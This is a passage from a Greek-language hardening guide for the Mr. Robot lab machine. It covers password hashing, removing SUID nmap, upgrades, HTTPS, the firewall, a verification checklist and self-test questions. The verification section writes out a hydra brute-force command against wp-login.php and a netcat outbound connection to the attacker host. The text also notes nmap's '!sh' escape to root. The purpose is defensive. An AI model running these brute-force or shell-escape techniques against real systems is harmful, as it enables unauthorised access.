Το **umask** καθορίζει ποια δικαιώματα **αφαιρούνται** από νέα αρχεία. Με `077` , τα νέα αρχεία δημιουργούνται ως `600` και οι φάκελοι ως `700` , δηλαδή προσβάσιμα μόνο από τον ιδιοκτήτη.

10.3 Ποτέ κωδικοί ή hashes σε αρχεία κειμένου

Το `password.raw-md5` **δεν πρέπει να υπάρχει**. Οι κωδικοί των χρηστών Linux αποθηκεύονται **μόνο** στο `/etc/shadow` , που είναι αναγνώσιμο μόνο από τον root:

```
shred -u /home/robot/password.raw-md5     # Ασφαλής διαγραφή (αντικατάσταση περιεχομένου πριν τη διαγραφή)
ls -l /etc/shadow                          # → -rw-r----- root shadow
```

10.4 Νέος κωδικός με σύγχρονο αλγόριθμο

```
grep ENCRYPT_METHOD /etc/login.defs        # Πρέπει: SHA512 (ή YESCRYPT σε νεότερα συστήματα)
passwd robot
awk -F: '$1=="robot"{print substr($2,1,3)}' /etc/shadow    # → $6$ (SHA-512 με salt)
```

Αλγόριθμος	Salt	Ταχύτητα σε GPU (ενδεικτικά)	Κατάλληλος;
MD5 (raw)	✗	δεκάδες δισεκατομμύρια/δευτ.	✗
SHA-512-crypt (`$6$`)	✓	εκατοντάδες χιλιάδες/δευτ.	✓
yescrypt (`$y$`) / bcrypt / Argon2id	✓	χιλιάδες/δευτ. (σκόπιμα αργός)	✓✓

Η διαφορά μεταξύ MD5 και yescrypt είναι **εκατομμύρια φορές** στον χρόνο που χρειάζεται ο επιτιθέμενος.

---

11. SUID στο nmap

11.1 Γιατί υπήρχε και γιατί είναι λάθος

Το nmap χρειάζεται **raw sockets** για ορισμένους τύπους σάρωσης (π.χ. SYN scan, `-sS`), και τα raw sockets απαιτούν προνόμια root. Ένας διαχειριστής που ήθελε οι χρήστες να τρέχουν SYN scans έβαλε SUID root στο nmap. Η έκδοση 3.81 όμως είχε **interactive mode** (`--interactive`) με εντολή `!sh`, που ανοίγει shell **με τα δικαιώματα της διεργασίας**, δηλαδή root.

Η τεχνική της κατάχρησης SUID αναλύεται στο DC-1 §9.

11.2 Διόρθωση

```
ls -l /usr/local/bin/nmap         # -rwsr-xr-x root root
/usr/local/bin/nmap --version     # 3.81

# 1. Αφαίρεση SUID
chmod u-s /usr/local/bin/nmap

# 2. Το εργαλείο είναι εγκατεστημένο χειροκίνητα (/usr/local) και πολύ παλιό: αφαίρεση
rm -f /usr/local/bin/nmap
rm -rf /usr/local/share/nmap
```

Το nmap στο `/usr/local/bin` **δεν** διαχειρίζεται από το `apt`, άρα δεν ενημερωνόταν ποτέ. Λογισμικό εγκατεστημένο εκτός διαχειριστή πακέτων είναι συχνή πηγή ξεχασμένων, ευάλωτων εκδόσεων.

11.3 Αν ένας χρήστης χρειάζεται πράγματι nmap

Επιλογή Α — capabilities αντί για SUID:

```
apt-get install nmap                          # Έκδοση της διανομής, χωρίς interactive mode
setcap cap_net_raw,cap_net_admin,cap_net_bind_service+eip /usr/bin/nmap
getcap /usr/bin/nmap

# Περιορισμός: μόνο τα μέλη της ομάδας netscan μπορούν να το εκτελέσουν
groupadd netscan
chgrp netscan /usr/bin/nmap
chmod 750 /usr/bin/nmap
usermod -aG netscan robot
```

Ο χρήστης εκτελεί `nmap --privileged -sS <target>`. Η διεργασία έχει **μόνο** τις δυνατότητες δικτύου, όχι πλήρες root. Ένα `!sh` (αν υπήρχε) θα έδινε shell **ως** `robot`.

> ⚠️ Ακόμα και με capabilities, το nmap μπορεί να εκτελέσει **σενάρια Lua** (NSE, `--script`). Με `cap_net_admin` ένας χρήστης μπορεί να αλλάξει ρυθμίσεις δικτύου. Δίνετε το εργαλείο **μόνο** σε χρήστες που το χρειάζονται πραγματικά.

Επιλογή Β — περιορισμένος κανόνας sudo:

```
# visudo -f /etc/sudoers.d/netscan
robot ALL=(root) /usr/bin/nmap -sS -p 1-1024 192.168.56.0/24
```

Ο χρήστης μπορεί να τρέξει **μόνο** τη συγκεκριμένη εντολή με τις συγκεκριμένες παραμέτρους.

11.4 Πλήρης έλεγχος SUID

```
find / -xdev \( -perm -4000 -o -perm -2000 \) -type f -exec ls -ld {} \; 2>/dev/null
```

Συγκρίνετε με τη λίστα αναμενόμενων SUID του DC-1 §9.2 και δημιουργήστε γραμμή βάσης με καθημερινό έλεγχο όπως στο DC-1 §9.5.

---

12. Αναβάθμιση λειτουργικού, WordPress, HTTPS

12.1 Λειτουργικό σύστημα

Η μηχανή τρέχει **Ubuntu 14.04 (Trusty)**, που έληξε στην κανονική υποστήριξη το 2019. Οι επιλογές:

Επιλογή	Περιγραφή
Ubuntu Pro / ESM	Επεκτεταμένες ενημερώσεις ασφαλείας για παλιές εκδόσεις (`pro attach <token>`), δωρεάν για προσωπική χρήση έως 5 μηχανές
Σταδιακή αναβάθμιση	`do-release-upgrade` 14.04 → 16.04 → 18.04 → 20.04 → 22.04 → 24.04, ένα LTS κάθε φορά
Νέα εγκατάσταση (συνιστάται)	Ubuntu 24.04 LTS, μεταφορά αρχείων WordPress και dump βάσης

```
# Ενημέρωση πακέτων της διανομής (ΔΕΝ αγγίζει το Bitnami)
apt-get update && apt-get upgrade
```

12.2 Το Bitnami stack και το WordPress

Επειδή ο Apache, η PHP και η MySQL είναι μέσα στο `/opt/bitnami`, **δεν** αναβαθμίζονται με το `apt`. Το Bitnami stack αναβαθμίζεται μόνο με **νέα εγκατάσταση** νεότερου stack και μεταφορά δεδομένων. Σε νέο σύστημα, προτιμήστε τα πακέτα της διανομής (`apt install apache2 php mariadb-server`) ώστε να λαμβάνουν αυτόματες ενημερώσεις ασφαλείας.

Για το WordPress (4.3.1 στο Mr. Robot):

```
cd $WP
wp db export /root/wp-backup.sql --allow-root
wp core update --allow-root
wp core update-db --allow-root
wp plugin update --all --allow-root
wp theme update --all --allow-root
```

> ⚠️ Το WordPress 6.x απαιτεί PHP ≥ 7.2.24. Η PHP του παλιού Bitnami stack μπορεί να μην επαρκεί, οπότε ο πυρήνας του WordPress θα αναβαθμιστεί μέχρι την τελευταία συμβατή έκδοση. Άλλος ένας λόγος για νέα εγκατάσταση.

12.3 HTTPS με έγκυρο πιστοποιητικό

Το site απαντούσε στη θύρα 443, αλλά με αυτο-υπογεγραμμένο πιστοποιητικό. Σε δημόσιο site χρησιμοποιούμε **Let's Encrypt**:

```
apt-get install certbot
certbot certonly --webroot -w $WP -d example.com
```

Και ανακατεύθυνση από HTTP σε HTTPS, ώστε οι κωδικοί (και του Basic Auth της §5.2) να μη μεταφέρονται ποτέ καθαρό κείμενο:

```
<VirtualHost *:80>
    ServerName example.com
    Redirect permanent / https://example.com/
</VirtualHost>
```

```
// wp-config.php
define('FORCE_SSL_ADMIN', true);
```

12.4 Firewall

Το Mr. Robot εξέθετε μόνο 80/443 και είχε το 22 κλειστό. Αυτό είναι **σωστό**. Το επιβεβαιώνουμε με ρητό κανόνα, ώστε μια μελλοντική εγκατάσταση SSH να μην ανοίξει αυτόματα τη θύρα:

```
ufw default deny incoming
ufw allow 80/tcp
ufw allow 443/tcp
ufw allow from 192.168.56.0/24 to any port 22 proto tcp     # Μόνο αν χρειάζεται SSH
ufw enable
```

> ⚠️ Το `ufw` και οι κανόνες `iptables` της §8.3 πρέπει να συνδυαστούν σωστά. Σε συστήματα με `ufw`, οι κανόνες εξόδου ανά χρήστη μπαίνουν στο `/etc/ufw/before.rules`.

---

13. Επαλήθευση

Από το **Kali**, επαναλαμβάνουμε την επίθεση βήμα προς βήμα:

```
# 1. robots.txt καθαρό, κανένα ευαίσθητο αρχείο
curl -s http://<MR_ROBOT_IP>/robots.txt
curl -I http://<MR_ROBOT_IP>/fsocity.dic                    # → 404
curl -I http://<MR_ROBOT_IP>/key-1-of-3.txt                 # → 404

# 2. Ίδιο μήνυμα για ανύπαρκτο και υπαρκτό χρήστη
curl -s -d 'log=noone&pwd=x'  http://<MR_ROBOT_IP>/wp-login.php | grep -o 'Λανθασμένα στοιχεία σύνδεσης'
curl -s -d 'log=elliot&pwd=x' http://<MR_ROBOT_IP>/wp-login.php | grep -o 'Λανθασμένα στοιχεία σύνδεσης'

# 3. Το hydra δεν φτάνει καν στη φόρμα (403/401) ή κλειδώνεται μετά από 3 δοκιμές
hydra -l elliot -P fs-list <MR_ROBOT_IP> http-post-form \
  "/wp-login.php:log=^USER^&pwd=^PASS^:F=Λανθασμένα" -t 30

# 4. XML-RPC κλειστό
curl -I http://<MR_ROBOT_IP>/xmlrpc.php                     # → 403
```

Στη **μηχανή Mr. Robot**:

```
# 5. Ο Theme Editor δεν υπάρχει και ο web server δεν γράφει στα θέματα
grep DISALLOW_FILE $WP/wp-config.php
su -s /bin/sh wpweb -c "touch $WP/wp-content/themes/twentyfifteen/archive.php"   # → Permission
denied

# 6. Η PHP δεν εκτελεί εντολές
echo '<?php proc_open("id", [], $p);' > $WP/wp-content/uploads/t.php
curl -s http://localhost/wp-content/uploads/t.php            # → 403 (καμία εκτέλεση PHP στα
uploads)
rm $WP/wp-content/uploads/t.php

# 7. Ο web server δεν ανοίγει εξερχόμενες συνδέσεις
su -s /bin/sh wpweb -c 'nc -w 3 <KALI_IP> 1234' ; dmesg | grep WEB-EGRESS | tail -n 2

# 8. Ο φάκελος του robot δεν είναι αναγνώσιμος
su -s /bin/sh wpweb -c 'ls /home/robot'                      # → Permission denied

# 9. Κανένα SUID nmap
ls -l /usr/local/bin/nmap 2>&1                               # → No such file
find / -xdev -perm -4000 -type f 2>/dev/null
```

---

14. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

14.1 Λίστα ελέγχου

- [ ] Snapshot ή αρχείο με τις εντολές θωράκισης
- [ ] Επιβεβαίωση διαδρομών Bitnami (`find`)
- [ ] `fsocity.dic`, `key-1-of-3.txt`, `readme.html`, `license.txt` εκτός web root
- [ ] `robots.txt` χωρίς ευαίσθητες διαδρομές, `Options -Indexes`
- [ ] mu-plugin: ενιαίο μήνυμα σφάλματος, μπλοκάρισμα `?author=` και REST users
- [ ] `wp-login.php` / `wp-admin` περιορισμένα σε IP ή με Basic Auth
- [ ] Plugin περιορισμού προσπαθειών σύνδεσης, XML-RPC απενεργοποιημένο
- [ ] Νέος τυχαίος κωδικός για τον `elliot`, νέα salts, 2FA για διαχειριστές
- [ ] `DISALLOW_FILE_EDIT` και `DISALLOW_FILE_MODS`
- [ ] Αρχεία WordPress σε `root:<web user>`, `750/640`, εγγράψιμα μόνο τα uploads
- [ ] Καμία εκτέλεση PHP στα uploads, `wp core verify-checksums` καθαρό, θέμα επανεγκατεστημένο
- [ ] `php.ini`: `disable_functions` (με `proc_open`), `open_basedir`, `expose_php Off`
- [ ] Egress filtering για τον χρήστη του web server
- [ ] Ειδικός χρήστης `wpweb` αντί για `daemon`
- [ ] `/home/robot` σε `700`, `password.raw-md5` διαγραμμένο, νέος κωδικός (`$6$` ή `$y$`), `UMASK 077`
- [ ] nmap 3.81 αφαιρέθηκε, κανένα μη αναμενόμενο SUID, γραμμή βάσης SUID
- [ ] Σχέδιο αναβάθμισης (Ubuntu Pro ή νέα εγκατάσταση), WordPress ενημερωμένο, HTTPS
- [ ] Επαλήθευση όλων των βημάτων της §13

14.2 Ερωτήσεις αυτοελέγχου

1. Γιατί το `robots.txt` **δεν** είναι μηχανισμός ασφαλείας; Ποιος είναι ο σωστός τρόπος να προστατεύσουμε ένα αρχείο που δεν πρέπει να είναι δημόσιο;
2. Υπολογίστε πόσες δοκιμές θα χρειαζόταν το `hydra` **με** και **χωρίς** τη διαφορά στα μηνύματα σφάλματος, για λεξικό 11.451 λέξεων. Τι δείχνει αυτό για την αξία της §4;
3. Το `DISALLOW_FILE_EDIT` απενεργοποιεί τον Theme Editor. Γιατί χρειαζόμαστε **επιπλέον** τα δικαιώματα αρχείων της §7.3;
4. Το `php-reverse-shell` χρησιμοποιεί `fsockopen` και `proc_open`. Γιατί απενεργοποιούμε μόνο τη δεύτερη στο `php.ini` και πώς αντιμετωπίζουμε την πρώτη;
5. Ποια είναι η διαφορά ανάμεσα στο MD5 χωρίς salt και στο SHA-512-crypt; Γιατί το salt κάνει άχρηστους τους προϋπολογισμένους πίνακες (rainbow tables);
6. Εξηγήστε γιατί το nmap με `setcap cap_net_raw+eip` είναι ασφαλέστερο από το nmap με SUID root. Υπάρχει παρ' όλα αυτά κάποιος κίνδυνος;
7. Γιατί το λογισμικό που εγκαθίσταται στο `/usr/local` ή στο `/opt` χρειάζεται ιδιαίτερη προσοχή όσον αφορά τις ενημερώσεις;

Ενδεικτικές απαντήσεις

1. Το `robots.txt` είναι δημόσιο και απλώς **ζητά** από τα crawlers να μην δεικτοδοτήσουν κάποιες διαδρομές — δεν επιβάλλει τίποτα, και καθένας το διαβάζει, αποκαλύπτοντας τα «κρυφά» σημεία. Ο σωστός τρόπος είναι **authentication/authorization** (login, access control), περιορισμός με δικαιώματα αρχείων/δικτύου, ή να μην βρίσκεται καθόλου το αρχείο στο webroot. Η ασφάλεια δεν στηρίζεται στην απόκρυψη της ύπαρξης (security through obscurity).
2. **Χωρίς** τη διαφορά μηνυμάτων δεν ξεχωρίζεις έγκυρο username, οπότε πρέπει να δοκιμάσεις συνδυασμούς username×password ≈ **$11.451^2 \approx 131$ εκατομμύρια**. **Με** τη διαφορά (CWE-204) βρίσκεις πρώτα το username με ~11.451 δοκιμές και μετά τον κωδικό με ~11.451 ακόμη — σύνολο ~**22.902** (2×11.451). Δείχνει ότι η ενιαία, αδιάκριτη απόκριση (§4) μειώνει την επίθεση κατά τάξεις μεγέθους.
3. Το `DISALLOW_FILE_EDIT` κλείνει μόνο τον **ενσωματωμένο editor** του WordPress UI. Ένας admin μπορεί ακόμη να ανεβάσει κακόβουλο plugin/theme ή, αν ο web server έχει **εγγραφή** στα αρχεία, να τα τροποποιήσει αλλιώς (π.χ. μέσω uploads/RCE). Τα δικαιώματα της §7.3 (ο web server να **μην** γράφει στον κώδικα) είναι δεύτερη, ανεξάρτητη γραμμή άμυνας που εμποδίζει την εγγραφή webshell ανεξάρτητα από το UI.
4. Το `proc_open` (όπως `exec`, `system`, `shell_exec`, `passthru`, `popen`) εκτελεί **εξωτερικές εντολές** και σπάνια χρειάζεται, οπότε μπαίνει στο `disable_functions` χωρίς να σπάσει λειτουργικότητα. Το `fsockopen` χρειάζεται συχνά για **νόμιμη δικτυακή επικοινωνία** (APIs, SMTP), άρα η καθολική απενεργοποίησή του θα έσπαγε εφαρμογές, το αντιμετωπίζουμε με **egress firewall** (default deny outgoing) ώστε το reverse shell να μην συνδέεται προς τα έξω, συν `open_basedir`/least privilege.
5. Το MD5 χωρίς salt είναι γρήγορη, σταθερή συνάρτηση: ίδιος κωδικός → ίδιο hash πάντα, άρα rainbow tables τον σπάνε άμεσα. Το SHA-512-crypt είναι **salted** και κάνει **πολλούς γύρους** (σκόπιμα αργό). Το **salt** (τυχαία τιμή ανά κωδικό) κάνει το hash μοναδικό ακόμη και για ίδιους

κωδικούς, οπότε ένας προϋπολογισμένος πίνακας θα έπρεπε να φτιαχτεί **ξεχωριστά για κάθε salt** — πρακτικά ανέφικτο — αχρηστεύοντας τα rainbow tables.

6. Το SUID root δίνει στο nmap **όλα** τα προνόμια του root, αν βρεθεί διαφυγή (interactive `!sh`, GTFOBins) ο επιτιθέμενος παίρνει root. Το `setcap cap_net_raw+eip` δίνει **μόνο** τη συγκεκριμένη δυνατότητα (raw sockets για SYN scans) — least privilege. Υπολειπόμενος κίνδυνος: η ίδια η capability επιτρέπει raw packet crafting/sniffing (παρακολούθηση/πλαστογράφηση κίνησης), και παλιές εκδόσεις με interactive mode μπορεί ακόμη να εκτελέσουν εντολές — αλλά **όχι ως root**. Ιδανικά το nmap δεν εγκαθίσταται σε production.
7. Λογισμικό που εγκαθίσταται **χειροκίνητα** στο `/usr/local` ή `/opt` (όχι μέσω package manager) **δεν ενημερώνεται** από `apt/yum` — μένει εκτός του κύκλου security updates της διανομής. Έτσι ευάλωτες εκδόσεις ξεχνιούνται, χρειάζεται χειροκίνητη παρακολούθηση εκδόσεων/CVE και χειροκίνητη αναβάθμιση, αλλιώς γίνεται το αδύναμο σημείο του συστήματος.

Πηγές

- WordPress — Hardening WordPress
- WordPress — Editing wp-config.php: DISALLOW_FILE_EDIT / DISALLOW_FILE_MODS
- WordPress — Must Use Plugins
- WP-CLI — Commands
- MITRE CWE-204 — Observable Response Discrepancy
- MITRE CWE-307 — Improper Restriction of Excessive Authentication Attempts
- OWASP — Authentication Cheat Sheet
- OWASP — Password Storage Cheat Sheet
- GTFOBins — nmap
- Nmap — Running as non-root with capabilities
- Ubuntu — Ubuntu Pro / ESM